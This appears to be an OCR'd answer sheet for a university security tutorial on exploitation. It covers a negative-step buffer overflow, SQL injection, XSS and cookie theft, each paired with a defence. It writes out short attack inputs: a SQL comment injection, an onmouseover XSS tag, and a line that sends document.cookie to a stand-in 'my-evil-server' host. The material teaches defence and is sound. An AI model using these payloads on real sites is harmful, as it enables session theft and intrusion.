
# Tutorial 3 - Exploitation - Solutions

Myrto Arapinis and Joseph Hallett

7th March 2016

## Memory safety

### Question 1




`&src` and `&dest` may be pointing either higher in the stack or in the heap.

**Question 2** The code works as expected if step == 1. However, we do not check that `step` is positive. If `step` is negative (`step = -1` for example), then `i` will not be within `src`'s or `dest`'s bounds, and we will overflow (overread and overwrite).

**Question 3** Assume `step = -1`. The `for` loop will be executed until `i`'s value overflows (integer overflow) causing `i`'s value to wrap and become positive. At this point the `for` loop will break becasue the value of `i` will be greater or equal to `n`.

**Memory overwrite** Could be used to overwrite a pointer in memory *e.g.* a return address, a file pointer, a stored value, part of a hash, *etc.*

**DOS** Chould cause a crash (segmentation fault). Crashing a server may limit user access to the server functionality.

**Question 4** Our attack doesn't rely on the number of bytes writen each time, so the above attack would still hold.

**Question 5** No. Stack canaries help you stop a buffer overrun where you takeout a whole bunch of stuff after the overflown array. Here there is no guarantee you're overflowing the stack, and even if you are you can step over it if `step = -4` for example.

## Script injection

**Question 1** Setting username to: `username = "alice ; -- ".` will comment out the additional password check.

**Question 2** Prepared statements.

**Question 3** `<b onmouseover="alert( hello );">`

**Question 4** Possibly, by adding spaces into the tag and the like. May be possible by playing with encodings of the text.

**Question 5** Using a sanitizer would be a good start: e.g. `https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project`

## Cookie Stealing

**Question 1** Use JavaScript to make a request to a URL of the form `"https://my-evil-server/"+document.cookie` would be one way.

**Question 2** Some form of hash (MD5 actually) then a dot, then a increasing timestamp.

**Question 3** With more randomness would be a good start. A combination of a random value stored in a database on the server, combined with metadata (such as who owns the cookie) would be a good start.

**Question 4** Potentially is the victim isn't paying attention. When they log-on the browser will announce the server uses a self-signed certificate. The user will be prompted to check it themselves. If Mallory can man-in-the-middle the connection she may be able to present a fake certificate for users to check.

When was the last time you checked the certificate of a self signed website? Notice that Edinburgh shares it's certificate over HTTP. `http://www.ed.ac.uk/schools-departments/information-services/computing/computing-infrastructure/network/certificates/install/installfirefox`

Do you think this is wise?

**Question 5** Significantly! If they're random they should be harder (though not impossible) to guess. Unfortunately she now needs a database to store the cookies in.